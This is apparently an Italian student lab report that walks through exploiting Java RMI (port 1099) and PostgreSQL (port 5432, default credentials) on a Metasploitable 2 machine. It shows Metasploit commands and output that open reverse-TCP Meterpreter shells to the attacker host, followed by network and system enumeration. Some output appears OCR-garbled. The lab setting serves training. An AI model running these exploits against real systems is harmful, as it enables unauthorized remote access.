




REPORT

JAVA RMI

POSTGRESQL

Alejandro Cristino
S7 L5



Traccia 1:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111

- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1) configurazione di rete.
 - 2) informazioni sulla tabella di routing della macchina vittima.

Traccia 2:

1. Sfrutta la vulnerabilità nel servizio PostgreSQL di Metasploitable
2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

Procedura

Traccia 1:

Descrizione della Vulnerabilità

La vulnerabilità in Java RMI si manifesta quando il servizio RMI non è adeguatamente protetto, permettendo a un attaccante di eseguire codice arbitrario sulla macchina remota.


Questo tipo di vulnerabilità è spesso dovuto a configurazioni predefinite insicure o a mancanza di autenticazione adeguata.

Porta Vulnerabile: La vulnerabilità si trova sulla porta 1099, che è la porta di default utilizzata dal servizio Java RMI Registry.

1. Configurare la macchina Metasploitable

Passaggi eseguiti:

1. **Apertura del file di configurazione di rete:** Per modificare il file di configurazione della rete, è stato utilizzato il comando `sudo nano /etc/network/interfaces` per il file `/etc/network/interfaces` con l'editor nano.
2. **Modifica del file di configurazione:** All'interno del file, sono state aggiunte o modificate le seguenti righe per configurare l'interfaccia di rete `eth0` con un indirizzo IP statico:
3. **Salvataggio delle modifiche:** Dopo aver inserito le configurazioni, il file è stato salvato premendo `Ctrl + o`, poi `enter` per confermare le modifiche, e infine `Ctrl + x` per uscire dall'editor.
4. **Riavvio del servizio di rete:** Per applicare le modifiche effettuate, è necessario riavviare il servizio di rete. Questo può essere fatto con il comando `sudo /etc/init.d/networking restart`



```
GNU nano 2.0.7 File: /etc/network/interfaces

# and how to activate them. For more information, see interfaces(5)

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.75.112
netmask 255.255.255.0
network 192.168.75.0
```

2. Configurare la macchina Kali Linux

Passaggi seguiti:

1. **Apertura del pannello di gestione delle connessioni di rete:** Per modificare la configurazione della rete, è stato aperto il pannello di gestione delle connessioni di rete.
2. **Creazione di una nuova connessione:** All'interno del pannello, è stata selezionata l'opzione per creare una nuova connessione. Questa nuova connessione è stata denominata "nueva connection".
3. **Configurazione manuale dell'indirizzo IP:** Nella scheda "Impostazioni IPv4", è stato selezionato il metodo "Manuale" per configurare l'indirizzo IP statico.
4. **Inserimento dei dettagli dell'indirizzo IP:** Nei campi di configurazione, sono stati inseriti i seguenti dettagli:
 - Indirizzo: 192.168.75.111
 - Maschera: 24 (equivalente a 255.255.255.0)
 - Server DNS: Lasciato vuoto per questa configurazione
5. **Salvataggio della configurazione:** Dopo aver inserito i dettagli, la configurazione è stata salvata premendo il pulsante "Salva".


```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 172.20.10.12    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.75.112
RHOST => 192.168.75.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.75.111
LHOST => 192.168.75.111
```

7. Esegui l'Exploit

Esegui il comando per sfruttare la vulnerabilità: exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/o6RsJP5q2FEcTde
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 -> 192.168.75.112:38020) at 2024-07-12 06:57:16 -0400
```

8. Raccogliere le informazioni richieste

1. Configurazione di rete: comando ifconfig
2. informazioni sulla tabella di routing: comando route

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe38:248
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric  Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0       lo
192.168.75.112 255.255.255.0 0.0.0.0      0       eth0

IPv6 network routes
=====

Subnet      Netmask      Gateway      Metric  Interface
-----
::1         ::           ::           0       lo
fe80::a00:27ff:fe38:248 ::           ::           0       eth0
```

Conclusioni

Abbiamo sfruttato la vulnerabilità del servizio Java RMI sulla porta 1099 di Metasploitable 2, ottenendo una sessione Meterpreter.

Abbiamo raccolto informazioni sulla configurazione di rete e la tabella di routing della macchina vittima, ottenendo così le evidenze richieste.

Traccia 2:

Descrizione della Vulnerabilità

La vulnerabilità nel servizio PostgreSQL di Metasploitable 2 che viene sfruttata in questo esercizio è legata a configurazioni deboli di autenticazione e autorizzazione nel database PostgreSQL.

Sfruttando queste vulnerabilità, un attaccante può ottenere l'accesso al database PostgreSQL con privilegi elevati. Questo accesso può essere utilizzato per caricare e eseguire payload malevoli, come Meterpreter, che forniscono all'attaccante il controllo completo del sistema target.

1. Avviare Metasploit Console

Per sfruttare questa vulnerabilità con Metasploit, il primo passo è avviare su kali il comando msfconsole, come mostrato nell'immagine.



2. Cercare un Exploit Adatto

Una volta avviata la console di Metasploit, cercare un exploit rilevante per PostgreSQL con il comando: search postgres

```
msf6 > search postgres

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/server/capture/postgres-ql     2014-06-08      normal No     Authentication Capt
1  post/linux/gather/enum_users_history      2014-06-08      normal No     Linux Gather User H
2  exploit/multi/http/manage_engine_dc_pmp_sql 2014-06-08      excellent Yes  ManageEngine Deskto
3  exploit/windows/mis/manageengine_eventlog_analyzer_rpc 2015-07-11      manual Yes  ManageEngine Eventl
4  auxiliary/admin/http/manageengine_pmp_privsec 2014-11-08      normal Yes  ManageEngine Passwo
5  auxiliary/analyzer/crack_databases         2014-11-08      normal No     Password Cracker: D
6  exploit/multi/postgres/postgres_copy_from_program_cmd_exec 2019-03-28      excellent Yes  postgres-ql COPY PRO
7  exploit/multi/postgres/postgres_createlang 2019-01-01      good Yes  postgres-ql CREATE L
8  auxiliary/scanner/postgres/postgres_dbname_flag_injection 2019-01-01      normal No     postgres-ql Database
9  auxiliary/scanner/postgres/postgres_login 2019-01-01      normal No     postgres-ql Login UT
10 auxiliary/admin/postgres/postgres_readfile 2019-01-01      normal No     postgres-ql Server G
11 auxiliary/admin/postgres/postgres_sql 2019-01-01      normal No     postgres-ql Server G
12 auxiliary/scanner/postgres/postgres_version 2019-01-01      normal No     postgres-ql Version
13 exploit/linux/postgres/postgres_payload 2007-06-05      excellent Yes  postgres-ql for Linu
14 exploit/windows/postgres/postgres_payload 2009-04-18      excellent Yes  postgres-ql for Micr
15 auxiliary/scanner/postgres/postgres_hashdump 2019-01-01      normal No     postgres Password H
16 auxiliary/scanner/postgres/postgres_schemadump 2019-01-01      normal No     postgres Schema Dum
17 auxiliary/admin/http/rails_devise_pass_reset 2013-01-28      normal No     Ruby on Rails Devise
18 exploit/multi/http/rudder_server_sql_rpc 2023-06-16      excellent Yes  Rudder Server SQLI
19 post/linux/gather/vcenter_secrets_dump 2022-04-15      normal No     VMware vCenter Secr
20 dump

Interact with a module by name or index. For example info 19, use 19 or use post/linux/gather/vcenter_secrets_dump
```

3. Analizzare i risultati della ricerca e selezionare l'Exploit

La ricerca dovrebbe restituire vari moduli. Secondo la schermata, i risultati mostrano 19 moduli potenzialmente utili.

Il modulo più interessante è in riga 13, quindi utilizzare il comando use per selezionare l'exploit in riga 13.

```
msf6 > use 13
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show options
```

Vediamo che di default Metasploit ci assegna il payload: «linux/x86/meterpreter/reverse_tcp»

4. Configurare l'Exploit

Controlliamo le opzioni da inserire utilizzando come al solito il comando “show options”, e configuriamo il parametro RHOSTS con l'indirizzo della macchina target, ed il parametro LHOST con l'indirizzo della macchina attaccante. Con la nostra configurazione di laboratorio:

set RHOSTS 192.168.75.112

set LHOST 192.168.75.111

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  --      -
  DATABASE  templatel        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS    192.168.75.112  yes       The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basic
  s/using-metasploit.html
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.75.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:


  Id  Name
  --  -
  0   Linux x86

View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.75.112
RHOSTS => 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.75.111
LHOST => 192.168.75.111
```


5. Esegui l'Exploit


Esegui il comando per sfruttare la vulnerabilità: exploit



```
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/tKvqPuUe.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 -> 192.168.75.112:46014) at 2024-07-12 07:33:31 -0400
```

6. Raccogliere le informazioni richieste

1. Informazioni di sistema: comando sysinfo
2. Configurazione di rete: comando ifconfig



```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux

meterpreter > ifconfig

Interface 1
-----
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
-----
Name       : eth0
Hardware MAC : 08:00:27:38:02:48
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe38:248
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff::
```

Conclusioni

Abbiamo ottenuto una sessione Meterpreter sul sistema Metasploitable 2 sfruttando la vulnerabilità del servizio PostgreSQL.

Il comando sysinfo ha fornito informazioni sul sistema target e ifconfig la configurazione di rete, confermando l'avvenuta compromissione.